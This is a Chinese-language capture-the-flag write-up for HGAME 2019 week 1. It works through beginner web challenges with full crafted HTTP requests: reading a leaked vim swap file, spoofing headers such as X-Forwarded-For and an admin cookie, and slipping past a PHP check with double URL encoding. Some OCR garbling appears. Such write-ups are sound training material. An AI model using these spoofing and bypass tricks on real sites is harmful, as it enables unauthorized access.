
HGAME 2019 week-1 writeup

谁吃了我的flag

本来看题目没什么头绪，看到谁吃还以为是要把另一半flag拼上去，在http响应头看到etag，和给的半截flag各种拼，无果，后来发现给的flag英文是源码泄露的意思，试了几种常见的，最后发现是vim编辑器非正常退出留下.index.html.swp vim -r index.html 拿到flag

换头大作战


利用burp各种构造如下，拿到flag



```
POST /week1/how/index.php HTTP/1.1
Host: 120.78.184.111:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:16.0)
Gecko/20121026 Waterfox/50.0
Referer:
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: www.bilibili.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Connection: keep-alive
Cookie: admin=1
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

want=1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 02 Feb 2019 04:38:21 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: admin=0
Content-Length: 540


<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>□□□□□</title>
    <meta name="viewport" content="width=device-width,
initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen"
href="main.css" />
    <script src="main.js"></script>
</head>
<body>
<form action="index.php" method="get">
    □□flag□ : <input name="want" type="text">
    <input type="submit" value="submit">
</form>
</body>
</html>

<br/>hgame{hTTp_HeaDeR_iS_Ez}
```

very easy web



```
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar",$_GET['id'])!==FALSE)
    die("<p>干巴爹</p>");

$_GET['id']  =  urldecode($_GET['id']);
if($_GET['id']  ===  "vidar")
{
    echo  $flag;
}
highlight_file(__FILE__);
?>
```


代码先检查vidar，之后又解码了一次，把一个字母双重url编码即可绕过

> http://120.78.184.111:8080/week1/very_ez/index.php?id=vid%2561r

can u find me?

当时看到12姑娘还去百度了一下，，，后来发现他可能就是f12的意思。。。。。

查看源码，提示f12.php，然后用post提交password，值在http响应头里，




```
POST /f12.php HTTP/1.1
Host: 47.107.252.171:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:64.0) Gecko/20100101 Firefox/64.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.107.252.171:8080/f12.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: keep-alive
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1

password=woyaoflag
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.8
Date: Sat, 02 Feb 2019 04:46:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.2.14
password: woyaoflag
Content-Length: 302

<!DOCTYPE html>
<html>
<head>
        <title>can u find me?</title>
</head>
<body>
        <p>yeah!you find the gate</p>
        <p>but can you find the password?</p>
        <p>please post password to me! I will open the gate
for you!</p>
        <p>right!</p><a href='iamflag.php'> click me to get
flag</a></body>
</html>
```

2

后面访问iamflag.php,在burp历史看到flag



```
8080     GET     /f12.php
8080     POST    /f12.php
ox.com   GET     /success.txt
8080     POST    /f12.php
         GET     /?cid=266367779
ox.com   GET     /success.txt
         GET     /?cid=844619210
8080     GET     /iamflag.php
8080     GET     /toofast.php
```

```
P/1.1
:8080
5.0 (Windows NT 10.0; Win64; x64; r
plication/xhtml+xml,application/xml
CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5
p, deflate
ve
uests: 1
```

```
HTTP/1.1 302 Found
Server: nginx/1.15.8
Date: Sat, 02 Feb 2019 04:47:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.2.14
location: toofast.php
Content-Length: 132

<html>
        <head>
                <title>can you find me?</title>
        </head>
        <body>
                <p>flag:hgame{f12_1s_aMazIng111}</p>
        </body>
</html>
```

Pro的Python教室(一)

把enc2进行base64解码拼接即可拿到flag, enc3没看懂, 反向加密后不对, 直接拼接, 提交成功